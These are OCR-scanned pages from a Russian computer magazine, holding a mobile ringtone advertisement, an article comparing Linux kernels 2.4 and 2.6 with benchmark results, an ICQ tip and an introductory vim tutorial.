Ты грустишь (ремикс) / [illegible]	211910979	211910988	211910997	[illegible]	[illegible]
EUROPE / [illegible]	211910980	211910989	211910998	[illegible]	[illegible]
TVFILM / [illegible]	211910981	211910990	211910999	[illegible]	[illegible]
ЗАРУБЕЖНЫЕ ХИТЫ					
Laura / [illegible]	2119313862	2119313859	211910459	[illegible]	[illegible]
Despre Tine / [illegible]	2119279009	2119279000	211910462	[illegible]	[illegible]
Dragostea Din Tei (Alt) / [illegible]	2119312298	2119312290	211910463	[illegible]	[illegible]
Guilty / [illegible]	211948797	211948788	211910421	[illegible]	[illegible]
BORO-BORO / [illegible]	211910084	211910366	211910399	[illegible]	[illegible]
Why Does My Heart Feel So Bad / [illegible]	211910188	211910374	211910407	[illegible]	[illegible]
Porcelain / [illegible]	211910251	211910383	211910416	[illegible]	[illegible]
Story of my life / [illegible]	211910012	211910356	211910389	[illegible]	[illegible]
JIGGA JIGGA! / [illegible]	211910018	211910357	211910390	[illegible]	[illegible]
Amour / [illegible]	211910180	211910368	211910401	[illegible]	[illegible]
Amerika / [illegible]	211910247	211910379	211910412	[illegible]	[illegible]
Reise, Reise / [illegible]	211910248	211910380	211910413	[illegible]	[illegible]
Moskau/ [illegible]	211910185	211910371	211910404	[illegible]	[illegible]
Keine Lust/ [illegible]	211910186	211910372	211910405	[illegible]	[illegible]
Breaking The Habit / [illegible]	211910030	211910359	211910392	[illegible]	[illegible]
Mein Teil / [illegible]	211910036	211910360	211910393	[illegible]	[illegible]
Criminal / [illegible]	211948809	211948790	211910422	[illegible]	[illegible]
Solitary Man / [illegible]	211954647	211954646	211910423	[illegible]	[illegible]
Sonne / [illegible]	211954682	211954672	211910424	[illegible]	[illegible]
How Much Is The Fish / [illegible]	211998494	211998491	211910425	[illegible]	[illegible]
РУССКИЕ ХИТЫ					
Тема дороги / [illegible]	211910483	211910494	211910505	[illegible]	[illegible]
Брибумер / [illegible]	211910484	211910495	211910506	[illegible]	[illegible]
Ла-ла-ла / [illegible]	211910485	211910496	211910507	[illegible]	[illegible]
Бригада / [illegible]	211985669	211941755	211910426	[illegible]	[illegible]
Самый самый / [illegible]	211910188	211910369	211910402	[illegible]	[illegible]
Снег идет / [illegible]	211910184	211910370	211910403	[illegible]	[illegible]
Седьмой лепесток / [illegible]	211910048	211910362	211910395	[illegible]	[illegible]
Служебный роман / [illegible]	2119309301	2119309293	211910427	[illegible]	[illegible]
Прогулка / [illegible]	211910252	211910384	211910417	[illegible]	[illegible]
Осколки лета / [illegible]	211910244	211910376	211910409	[illegible]	[illegible]
Поздно / [illegible]	211910245	211910377	211910410	[illegible]	[illegible]
Everybody dance / [illegible]	211910246	211910378	211910411	[illegible]	[illegible]
Корабли / [illegible]	211910249	211910381	211910414	[illegible]	[illegible]
Я свободен / [illegible]	2119309298	2119309290	211910428	[illegible]	[illegible]
Мир, о котором я не знала до тебя / [illegible]	211948800	211948783	211910431	[illegible]	[illegible]
Глюк'zа Nostra / [illegible]	211958853	211958839	211910434	[illegible]	[illegible]
Женька хотела / [illegible]	211916225	211916198	211910436	[illegible]	[illegible]
Ночной хулиган / [illegible]	211958858	211958844	211910437	[illegible]	[illegible]
Прасковья / [illegible]	2119262923	2119262919	211910439	[illegible]	[illegible]
Проститься / [illegible]	2119278842	2119278833	211910440	[illegible]	[illegible]
Ты ушла / [illegible]	2119312305	2119312297	211910441	[illegible]	[illegible]
Ума Турман / [illegible]	2119313864	2119313861	211910442	[illegible]	[illegible]
МЕЛОДИИ ИЗ КИНО И МУЛЬТФИЛЬМОВ					
Мобильник (к/ф Бумер) / [illegible]	211910480	211910491	211910502	[illegible]	[illegible]
Никого не жалко (к/ф Бумер) / [illegible]	211910481	211910492	211910503	[illegible]	[illegible]
SEX AND THE CITY / [illegible]	211910006	211910355	211910388	[illegible]	[illegible]
THE LORD OF THE RINGS / [illegible]	211910024	211910358	211910391	[illegible]	[illegible]
Pink Panther / [illegible]	211910042	211910361	211910394	[illegible]	[illegible]

цветные картинки



прикольные звонки

Хозяин! Хозяин! Втяни живот! Задыхаюсь!!! Твоя мобилка. (женский натужный голос)	611910612	611910617
Дорогая хозяйка, тебе звонят! Тебе звонят! (женский игривый голос)	611910613	611910618
То, что ты услышишь сейчас, может изменить твою жизнь навсегда! Поэтому возьми трубку! (мужской голос, туш!)	611910614	611910619
Студент, проснитесь! Проснитесь, студент! Вы на лекции. Не узнаете? Это я, профессор! (мерзкий мужской голос)	611910615	611910620
Не хочу быть телефоном, хочу быть тамагочи, накорми меня!!! (капризный мужской голос)	611910616	611910621
Поцелуй меня! Ниже.. ниже... Да! еще! Я вся горю! Возьми меня! Дааа!! Ооооо... Это был секс по телефону!	611910622	611910625
Нажми вниз. Нажми ещё. ОК,ещё, да а-а-а о-о-о,о да-а ещё сюда же. да-а! о чёрт ,сильнее продолжай так. О да-а-а-а!	611910365	611910683
Милый, когда же ты, наконец, меня возьмешь? Сделай это сейчас, слышишь? (томный женский голос)	611910644	611910692
Брежнев: Ответь, дорогой товарищ! У нас для тебя важное сообщение от Советского Информбюро. (звук поцелуя, куранты)	611910652	611910700
Привет, это я, твоя зола.Если ответишь, то окажешься во мне на сессии. (злорадный мужской голос, звук пукания и смыва)	611910658	611910706
Эй, хозяйка! Это я, твоя мобилка! перестань вилять бедрами, а то меня укачало. (женский больной голос)	611910623	611910626
Получен сигнал из полиции! Вас ищет жена. Повторяю! Вас ищет жена! (строгий мужской голос)	611910675	611910723
Давай, давай! Пошла, пошла! Вставай страна огромная! Хорош спать! Дрова проспишь! (мужской голос, марш)	611910739	611910822

приколись над другом!

Пошли SMS с кодом на номер и получи ЧУМОВОЙ способ подколоть друга!

Java-игры

Для заказа Java–игры или слайд-шоу отправьте SMS с выбранным кодом на номер . Установите WAP соединение по полученной ссылке и сохраните загруженное приложение. По полученной ссылке можно обратиться один раз. Стоимость услуги для абонентов без учета НДС. Список регионов можно получить на сайте www.8181.rambler.ru

Лучшие трассы мира и лучшие гонщики, безумные скорости и крутые виражи!

Написаны на java. Ты можешь поставить их на свой мобильник как скринсейвер, показать друзьям, да делай с ними всё, что угодно! Реально уникально и качественно!

открытки

111952152	111976064	111952160	111964283	111952625	111952756
111952699	111952556	111952767	111952809	1119245189	111976080
1119250010	111952750	111952608	111952767	111995856	111976093



Для заказа мелодии или картинки отправьте SMS с выбранным кодом на номер 8181 (все зоны охвата МТС, Билайн, МегаФон). Вы получите монофоническую мелодию или открытку или ссылку, пройдя по которой сможете закачать цветную картинку или полифоническую мелодию. Для закачки полифонической мелодии или цветной картинки Вы должны подключить услугу WAP или WAP-GPRS у своего оператора!

Стоимость любого заказа (кроме JAVA-игр) составляет $1.6 (для абонентов МТС – $0.99) без учета налогов. Доступ на WAP оплачивается отдельно согласно тарифам оператора. В случае ошибки в запросе услуга будет считаться оказанной. По всем вопросам обращаться по e-mail: sales@smstt.ru Полную информацию и список регионов обслуживания вы можете также найти на сайте www.8181.rambler.ru

ПОЛИФОНИЧЕСКИЕ МЕЛОДИИ Nokia: 3100, 3510, 3510i, 3530, 5100, 6010, 6100, 6200, 6610, 6650, 6800, 7250, 7250i, а так же модели с 16-, 24-, 40-голосой полифонией Sony Ericsson: P800, T300, T310 ... Motorola: C350, C550, T720, T720i, T725, V300, V500, V600, A830, A835, E390, C370, C450, C550, A760, MPx200, V295, V150, V690, V750, V80, V878, V180, V220, V400p, C380, A630, A1000, E1000, V1000 Siemens ...

ПОЛИФОНИЧЕСКИЕ МЕЛОДИИ Samsung: C100, C110, E100, E700, E710, P400, P510, S100, S200, S300, T100, T400, V200 ... **МОНОФОНИЯ** Siemens: A50, C45, C55, M50, ME45, S45, S55, MT50 ... Nokia все модели, кроме ... Samsung ... Sony Ericsson: P800, T300, T310, T600, T610 ... Alcatel ... Siemens ... Motorola ... SonyEricsson ... Samsung ...

ЦВЕТНЫЕ КАРТИНКИ ...

ОТКРЫТКИ ...

ПРИКОЛЬНЫЕ ЗВОНКИ Alcatel ... Motorola ... Samsung ... Siemens ... Sony-Ericsson ... Nokia ... Philips ... Sony-Ericsson P910



[Динамика развития ядра 2.6]

Ядерные испытания тукса

КАК МЫ ЗНАЕМ, ЯДРА БЫВАЮТ СТАБИЛЬНЫМИ И НЕСТАБИЛЬНЫМИ. ОТЛИЧИТЬ СТАБИЛЬНОЕ ЯДРО ОТ НЕСТАБИЛЬНОГО ОЧЕНЬ ПРОСТО: ПО ВЕРСИИ ЯДРА. ЕСЛИ ВЕРСИЯ ЧЕТНАЯ: 2.0, 2.2, 2.4, 2.6 — ЯДРО ЯВЛЯЕТСЯ СТАБИЛЬНЫМ. ЕСЛИ ЖЕ НЕЧЕТНАЯ: 2.1, 2.3, 2.5 — ПЕРЕД НАМИ НЕСТАБИЛЬНОЕ ЯДРО. СЕЙЧАС ПРАКТИЧЕСКИ ВСЕ НОВЫЕ ДИСТРИБУТИВЫ ОСНОВАНЫ НА ТЕКУЩЕЙ СТАБИЛЬНОЙ ВЕРСИИ ЯДРА — 2.6. ДЕЙСТВИТЕЛЬНО ЛИ ЯДРО 2.6 ЛУЧШЕ? МОЖЕТ, НЕ СТОИЛО ТРАТИТЬ ВРЕМЯ НА ПЕРЕХОД С ВЕРСИИ 2.4 НА ВЕРСИЮ 2.6? ЧТО МЫ, КАК ПРОСТЫЕ ПОЛЬЗОВАТЕЛИ /ХАКЕРЫ/АДМИНИСТРАТОРЫ LINUX, ПОЛУЧИМ ОТ НОВОГО ЯДРА? ОБО ВСЕМ ЭТОМ МЫ ПОГОВОРИМ В ЭТОЙ СТАТЬЕ. ТАК КАК ВЕРСИЯ 2.6 УЖЕ ДАЛЕКО НЕ НОВАЯ, БУДЕМ НАЗЫВАТЬ ЕЕ ТЕКУЩЕЙ | Денис Колисниченко (dhsilabs@mail.ru)

Сравнение ядер веток 2.4 и 2.6

[12...1536 Кб = 371 день] Первое ядро версии 2.6 вышло 18 декабря 2003 года — как видишь, не так уж и недавно. Changelog версии 2.6 весит всего лишь 12 Кб. Вот почему я (да и не только я) засомневался, стоит ли переходить на 2.6.0. Но уже через три (!) недели (9 января 2004 года) выходит версия 2.6.1, размер changelog'а которой составляет уже 189 Кб. Это почти в 16 раз больше! А changelog последней версии ядра 2.6.10, которая появилась на свет 24 декабря 2004 года (спустя год), занимает 1,5 Мб дискового пространства. Заметил динамику роста нового ядра? За год только файл изменений вырос в 128 раз. Ознакомиться с изменениями любой версии ядра ты можешь по адресу *sunsite.mff.cuni.cz/OS/Linux/Kernel/v2.6*.

[ориентация на предприятие] Прежде всего, нужно отметить ориентацию текущей версии 2.6 не на машины среднего класса, а на мощные и производительные серверы:

- Поддержка 64 Гб оперативной памяти
- Поддержка файловых систем размером в 16 Тб
- Поддержка до 64-х центральных процессоров (86-based SMP)
- Поддержка NUMA (Non-Uniform Memory Access) — неоднородного доступа к памяти
- Поддержка следующего поколения SMP
- Поддержка PAE (Physical Address Extensions)
- Поддержка 64 Гб памяти на 32-х разрядных машинах

Вот теперь посмотри на этот список и скажи, что тебе нужно больше всего? Лично я не представляю себе 64-х процессорную машинку с 64 Гб оперативки. Самый мощный сервер, с которым я работал (а не просто видел), — это двухпроцессорный HP с 1 Гб оперативки. Когда видишь все это, пробирают двойственные чувства. С одной стороны: зачем это нужно, а с другой — гордость за любимую операционку.

Если же говорить более конкретно, то время, потраченное на разработку нового ядра, не пропало даром. Чего стоит только сравнительная таблица характеристик ядер 2.4 и 2.6. Думаю, особо комментировать эту таблицу незачем — цифры говорят сами за себя. Конечно, все это не говорит, что ядро изначально заточено под SMP

[illegible]	v2.4.23	v2.6
[illegible]	16	64
[illegible]	[illegible]	64
[illegible]	256	4096
[illegible]	2	16
[illegible]	Ext2, Ext3, ReiserFS, JFS, XFS, HFS, HFS+, FAT, MSDOS, VFAT, ISO9660, HPFS	Ext2, Ext3, ReiserFS, JFS, XFS, HFS, HFS+, FAT, MSDOS, VFAT, ISO9660, HPFS, XFS, NTFS
[illegible]	[illegible]	[illegible]
[illegible]	Нет	Да

[таблица отличий ядер версий 2.4 и 2.6]

и на обычных компьютерах с одним процессором будет медленно работать, — отнюдь нет. Хотя до тестов мы еще не дошли — вот как дойдем, так и увидим истинную разницу между 2.4 и 2.6.

Однако размер оперативки и количество процессоров — это не самое главное. Посмотри еще раз на таблицу характеристик ядер. Видишь, во сколько раз повысилось количество major-устройств? В 16 раз. Опять же, на домашних пользователях это изменение никак не скажется. А вот для серверов класса предприятия, где есть потребность адресовать много физических и виртуальных устройств, это очень важно.

С точки зрения безопасности положительным моментом в ядре 2.6 является встроенная поддержка IPsec. Напомню, что в ядре 2.4 такой поддержки не было, а если ее нужно было реализовать, то это делалось, как правило, за счет посторонних патчей.

Последнее важное изменение — это расширенная поддержка различных файловых систем. Хорошо это или плохо? Для сервера — хорошо, а вот для конечного пользователя — это спорный вопрос. Если ты любишь экспериментировать, тебе будет с чем познакомиться, а вот если ты относишься к тому числу пользователей Linux, которые «поставили и забыли», то вряд ли поддержка дополнительных файловых систем как-то отразится на твоем компьютере.

Что же касается обыкновенных пользователей, для них тоже есть приятные сюрпризы. Ведь новое ядро поддерживает новые устройства. Вполне возможно, что если твое устройство не поддерживалось ядром 2.4 (или поддерживалось не полностью), то новое ядро, скорее всего, будет его поддерживать.

[разветвление 2.6] Ядро предыдущей версии 2.4 было в большей мере привязано к архитектуре x86. В ядре 2.6 такого явления не наблюдается. Этому послужило слияние проекта uClinux и ядра 2.6. Что это дало новому ядру? Прежде всего, поддержку встроенных систем, например систем сигнализации или обыкновенных PDA. Список процессоров для таких систем довольно большой, и он не ограничен только процессорами известных фирм — Hitachi, NEC и Motorola.

[управление планированием] Перед тем как приступить к сравнению производительности ядер 2.4 и 2.6, нужно отметить, что в ядре 2.6 появились два значительных улучшения: первое — это новый планировщик процессов, а второе — новые планировщики ввода/вывода.

Начнем с планировщика процессов. Он разделяет процессорное время между всеми выполняемыми в данный момент процессами, обеспечивая тем самым иллюзию их параллельного выполнения (настоящее параллельное выполнение возможно только на SMP-машинах). Новый планировщик включает новые алгоритмы, которые позволяют значительно улучшить выполнение процессов. Благодаря одному из таких алгоритмов планировщик может оштрафовать процесс. Такой подход позволяет улучшить планирование процессов и оптимизировать использование процессорного времени, а также обеспечивает последовательное выполнение всех процессов.

Два новых планировщика ввода/вывода позволяют существенно повысить производительность системы ввода/вывода. Планировщик, используемый по умолчанию, гарантирует, что процессы получат ввод/вывод вовремя (когда им это необходимо), с минимальными задержками и без организации ненужной очереди. Второй планировщик — это планировщик крайнего срока (deadline-планировщик), который назначает время истечения запроса, используя три очереди, в то время как первый планировщик пытается предугадать I/O-запрос прежде, чем он потребуется процессу.

Какой из планировщиков использовать? Если поискать в Сети ответ на этот вопрос, то найдется очень много документов, в которых приводятся весомые аргументы в пользу первого или второго планировщика. Если сравнивать I/O-планировщик, используемый по умолчанию, с планировщиком ядра 2.4, то результат превосходит все ожидания. На машине с процессором Xeon чтение файла размером 500 Мб занимает 37 секунд при использовании ядра 2.4 и 4 секунды (!) при использовании ядра 2.6. Это почти в десять раз быстрее. Deadline-планировщик тоже работает неплохо, но все же, как мне показалось, не так быстро, как планировщик по умолчанию.

В любом случае ты можешь использовать любой из этих планировщиков и решить для себя, какой из них лучше. Как уже отмечалось, первый планировщик используется по умолчанию, а для включения второго нужно передать ядру опцию

```
elevator=deadline
```

Чтобы вернуться к использованию первого планировщика, достаточно не указывать опцию elevator.

Помимо новых планировщиков, ядро 2.6 постигло еще несколько архитектурных изменений. Теперь ядро может компилироваться без поддержки выгрузки модуля, что обеспечит стабильную работу ядра в случае, если кто-то попытается выгрузить модуль, когда он используется.


[как откомпилировать новое ядро?] Изменился ли процесс компилирования ядра? Да, изменился. Причем в лучшую сторону — разработчики постарались на славу. Процесс компиляции стал более дружественным, если можно так выразиться. Итак, обо всем по порядку.

Первое, что бросается в глаза, — это измененный xconfig (его новое название — qconf). Теперь он написан на Qt, есть также версия для Gnome — gconfig. Думаю, новый интерфейс тебе понравится. Сначала несколько непривычно, особенно если ты раньше компилировал ядра версий 2.2 и 2.4 — немного другие разделы, новые опции. Но разработчики сделали это намеренно, и не для того, чтобы тебя запутать. Просто в новой версии ядра появилось столько новых возможностей, что старая организация меню себя уже исчерпала. Любителям menuconfig тоже есть чему порадоваться: теперь menuconfig работает быстрее, причем это «быстрее» хорошо ощущается. Теперь сам процесс компиляции:

```
# make qconf
# make bzImage modules modules_install
# cp arch/i386/boot/bzImage /boot/my_kernel
# cp System.map /boot
```

Можно, конечно, использовать make install, но не знаю как ты, а я предпочитаю прописывать новое ядро в lilo вручную. Ты заметил, что make dep уже нет, поэтому вводить эту команду не нужно. Что мне еще понравилось — так это процесс перекомпиляции ядра. Теперь ядро перекомпилируется значительно быстрее, поскольку компилируются измененные части, а в ядре 2.4 и более старых происходила полная компиляция.

Кажется, относительно ядра уже все — с новыми опциями ты и без меня разберешься, к интерфейсу постепенно тоже привыкнешь. А вот модули заслуживают отдельного разговора. Во-первых, теперь для управления модулями используется не modutils, как это было ранее, а module-init-tools. Данный пакет поддерживает все предыдущие ядра, поэтому даже если у тебя все еще ядро 2.4, ты можешь обновить свой старый modutils. Во-вторых, при сборке некоторых мо-




[qconf: поддержка сети]

[ПРЕИМУЩЕСТВА И НЕДОСТАТКИ SMP]

Как и все в этом мире, каждая технология имеет свои достоинства и недостатки. Вот достоинства одноранговогo доступа (SMP):

* Организовать вычислительный процесс очень просто, поскольку все процессоры обращаются к общей памяти по одному алгоритму.
* В процессе генерации кода программ не нужно учитывать размещение данных в оперативке, благодаря этому достигается высокая эффективность кода задачи.
* Это традиционный проверенный метод, который используется уже довольно давно.

А недостатки SMP, наверное, более значительны, чем достоинства. Узкое место в этом алгоритме — это единый путь доступа к оперативке. Увеличение числа процессоров в системе, казалось бы, должно повысить производительность, но при достижении критической точки увеличение числа процессоров может привести к снижению общей производительности — все это из-за неэффективного алгоритма доступа к оперативке.



[qconf: поддержка видео]

дулей (в виде модуля, то есть без включения в ядро) иногда появляются ошибки. Как выход могу посоветовать включить эти опции в ядро.

[тесты] Наконец-то начинается самое интересное. Скорее всего, ради этого раздела ты и читаешь статью. Ничего страшного, если даже ты не читал предыдущие разделы, а только просмотрел таблицы — все и так понятно, когда видишь перед собой графики и цифры. Можно очень долго говорить о скорости, оптимизации, поддержке новых устройств, процессоров, сверхбольших объемах памяти. Но если система будет медленно работать, кому нужна поддержка тех 64-х процессоров?

Скажу сразу — я не проводил тестирование самостоятельно, в Сети есть очень много тестов производительности с использованием более интересного оборудования, чем имеется у многих из нас дома. Проведенное тестирование более подробно описано на сайте *InfoWorld*, статья «Linux v2.6 scales the enterprise», поэтому, если у тебя есть желание, можешь прочитать ее.


Думаю, многие со мной согласятся — тестировать производительность нового ядра на старых процессорах (класса Pentium II, III) нет особого смысла, поэтому для тестов были выбраны двухпроцессорные серверы, основанные на процессорах Intel P4 Xeon 3,06 ГГц, Intel и AMD Opteron 848 с тактовой частотой 2,2 ГГц. В обоих случаях было установлено по 2 Гб оперативки. При тестировании сетевых приложений был использован гигабитный Ethernet, а не обычный 100 Мбит.

Для теста был выбран дистрибутив Linux Red Hat Enterprise Server 3.0 и ядра 2.4.23 и 2.6.0. Да, не самое новое ядро, но сделано это было умышленно — сравнить последнюю, «с полным фаршем» версию прежнего ядра с новой базовой версией 2.6. Сравнивать будем по таким категориям:

- Производительность Samba
- Производительность MySQL
- Тестирование Web-сервера


Начнем с первого теста — проверим, насколько новое ядро расторопнее справляется с общим доступом к файлам. Основная цель тестирования — смоделировать реальную нагрузку на сервер при работе с 12-ю сетевыми клиентами. Для замеров использовалась утилита smbtorture, входящая в состав Samba 3.0.1.

При использовании ядра версии 2.6 Samba была на 73% быстрее на Xeon-сервере, чем та же система, но с ядром 2.4. В случае с процессором (точнее, процессорами — их там два) от AMD тестируемая система стала расторопнее на 47%. Тоже неплохой результат, но все же не такой, как с процессором от Intel. Это объясняется тем, что процессоры Xeon и Opteron имеют разную архитектуру — x86 и x86_64. В целом, общая производительность Opteron выше, чем Xeon: 72,9 Мб/с против 67,3 Мб/с.




[диаграмма производительности Samba]

Тестирование производительности MySQL производилось с помощью пакета SQL-bench (как обычно), что же касается самого MySQL, то использовалась его версия 3.23.58. Все SQL-запросы передавались по сети, чтобы сымитировать реальную ситуацию. Числа в диаграмме — это количество секунд, затраченных на все восемь тестов SQL-bench.



[диаграмма производительности MySQL]

Теперь результаты в диаграмме нужно интерпретировать по-другому — чем меньше, тем лучше. С базами данных ситуация несколько другая — производительность процессоров Opteron на ядре 2.6 возросла на 41%, а Xeon — всего на 14%. Если же сравнивать не ядра, а процессоры, то производительность процессоров Opteron на старом ядре примерно такая же, как Xeon на новом ядре.



[диаграмма производительности Apache]


Последний тест — это тестирование производительности Web-сервера Apache 2.0.48. Кратко о проведении теста: использовалась статическая HTML-страница размером 21,5 Кб с двумя картинками по 25 Кб. Для замеров использовалась утилита ab. Числа в таблице — это количество обработанных запросов в секунду. Производительность процессоров Xeon при использовании ядра 2.6 выросла на 39%, а процессоров Opteron — всего на 7%.

Как видишь, разработчики ядра не просто сменили цифру в версии ядра — они проделали огромный объем работы, благодаря которой ядро 2.6 стало еще более производительным. Дополнительную информацию о ядре, и не только версии 2.6, ты можешь найти в виртуальной энциклопедии «Linux по-русски» — *rus-linux.net/main.php?name=kernel*.

[Tips & Tricks]

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров. Иван Скляров (Sklyarov@real.xakep.ru)

Чтобы в ICQ поменять в окне ICQ Welcome загружающуюся страницу, нужно открыть в блокноте файл из папки, в которой установлена Ася, — \datafiles\atelink.xml. Там в первых двух тэгах <item>...</item> меняем <URL> и <CAPTION> sizeX ; sizeY по вкусу. Пробовал в ICQ 2003b, но уверен, что и в других версиях работает. DimMan DimMan@inbox.ru


[vim в графике]

Почему для навигации по документу в vim используются клавиши «hjkl»? Во времена создания vim (точнее, его отца — vi) пользователи работали за терминалами, на которых не было многих клавиш современной клавиатуры, в том числе и клавиш перемещения.

100

VIM: Ключ к совершенству

СЕГОДНЯ ОЧЕНЬ ПОПУЛЯРНЫМ СТАЛ СПОР О РЕДАКТОРАХ. ОДНИМ НРАВИТСЯ ПРОСТОТА, ДРУГИМ — НАВОРОЧЕННОСТЬ, ТРЕТЬИМ — КРАСИВЫЙ ИНТЕРФЕЙС. НО ПОЧТИ ВСЕ УЧАСТНИКИ ТАКИХ ДИСКУССИЙ ЗАБЫВАЮТ ОДНО ВАЖНОЕ ОБСТОЯТЕЛЬСТВО — ВСЕ ОНИ ПОСТОЯННО СТАЛКИВАЮТСЯ С VIM. ЭТОТ РЕДАКТОР УЖЕ МНОГО ЛЕТ ИСПОЛЬЗУЕТСЯ КАК СТАНДАРТНЫЙ ВО МНОГИХ UNIX-LIKE ОС, ЗАГРУЗОЧНЫХ ДИСКАХ И ДИСКЕТАХ. ПОЭТОМУ ТОТ, КТО ЕГО ОСВОИТ, БУДЕТ ЧУВСТВОВАТЬ СЕБЯ КОМФОРТНО В ЛЮБОЙ СИСТЕМЕ. В ЭТОЙ СТАТЬЕ Я РАССКАЖУ, КАК ПРАВИЛЬНО И ЭФФЕКТИВНО ИСПОЛЬЗОВАТЬ В СВОЕЙ РАБОТЕ VIM | j1m (j1m@list.ru)

Приемы эффективной работы в VIM

[как все начиналось] А началось все с калифорнийского университета Беркли и одного из разработчиков BSD-UNIX — Билла Джоя. Для новой операционной системы требовался хороший универсальный редактор, и Билл написал vi, взяв за основу исходники редактора em. Созданная вскоре свободная реализация vi под названием nvi обрела большую популярность и стала фундаментом для многочисленных модификаций. Одной из таких модификаций стал редактор vim, разработанный Брамом Мооленаар. Первоначально сокращение vim расшифровывалось как Vi IMitation («Имитация Vi»), но после внесения большого количества изменений в оригинальную версию nvi название изменилось на Vi IMproved («Улучшенный Vi»). В настоящее время vim является самой развитой и популярной версией vi.

[редактор для домохозяек] В этом разделе мы разберем основные возможности vim. Главное, что следует запомнить: редактор vim — многорежимный. Между режимами можно переключаться по мере необходимости. Существует три основных режима:

1. Командный режим. Позволяет перемещаться по тексту и выполнять определенные действия над ним. Все символы клавиатуры не используются по прямому назначению (для набора текста), а выполняют специальные функции (навигация, копирование, удаление и др.).
2. Режим вставки. Самый обычный режим ввода текста, все набираемые символы на клавиатуре немедленно отображаются на экране.
3. Режим командной строки. Необходим для выполнения более глобальных операций над текстом и управления самим редактором: изменение настроек, открытия новых файлов для редактирования, поиск и др.

Помимо основных, доступны еще три режима: визуальный, режим выделения и режим Ex. Их нет в оригинальном vi.
Сразу после запуска vim находится в командном режиме, это основной режим работы редактора. Переход в режим ввода осуществляется нажатием клавиши «i» или <INSERT>. Переход обратно — клавиша <ESC>. Режим командной строки доступен по клавише «:» (далее, для краткости, все команды этого режима будут начинаться с символа «:»). Открыть новый файл для редактирования можно, набрав «:e имя_файла». Сохраняет файл команда «:w». Чтобы выйти из редактора без сохранения изменений, достаточно набрать «q!», если же изменения необходимо сохранить, набирай «:wq».
В режиме ввода действуют основные клавиши управления: стрелки для перемещения, клавиши <BACKSPACE>, <DELETE> и др. Здесь все просто, как в блокноте. Сейчас нас больше интересует командный режим. Он позволяет выполнять огромное количество действий, от обычной навигации по тексту до написания сценариев для редактирования нескольких файлов.
Для перемещения по тексту в vim служат клавиши «h» (влево), «j» (вниз), «k» (вверх) и «l» (вправо). Но это очень примитивный способ навигации по документу, иногда бывает удобнее прыгать между целыми словами, и здесь нам поможет команда «w» (word). Она передвинет курсор на следующее по тексту слово. Вернуться обратно можно, нажав «b» (back). Так ты отправишь курсор к началу предыдущего слова. Если необходимо перейти к концу слова, то нажимай «e» (end). Как и большинство других команд vim, эти команды принимают числовой префикс, указывающий на количество выполнений команды. К примеру, введя «3w», ты попадешь к началу третьего слова. Быстро вернуться к началу текста можно, набрав «gg», а команда «G» (go) закинет курсор в конец текста. Вообще-то «G» чаще используется для перемещения к заданной строке, для чего необходимо предварительно указать номер строки, например «92G» — перейти к 92-й строке.



[правим конфиги в vim]



[многооконный vim]



Большая часть споров между поклонниками vim и emacs возникает именно из-за горячих клавиш управления. Vim — простые команды в одну-две клавиши и мультирежимность. Emacs — отсутствие нужды постоянно прыгать между режимами и очень длинные, ставшие легендой, комбинации.

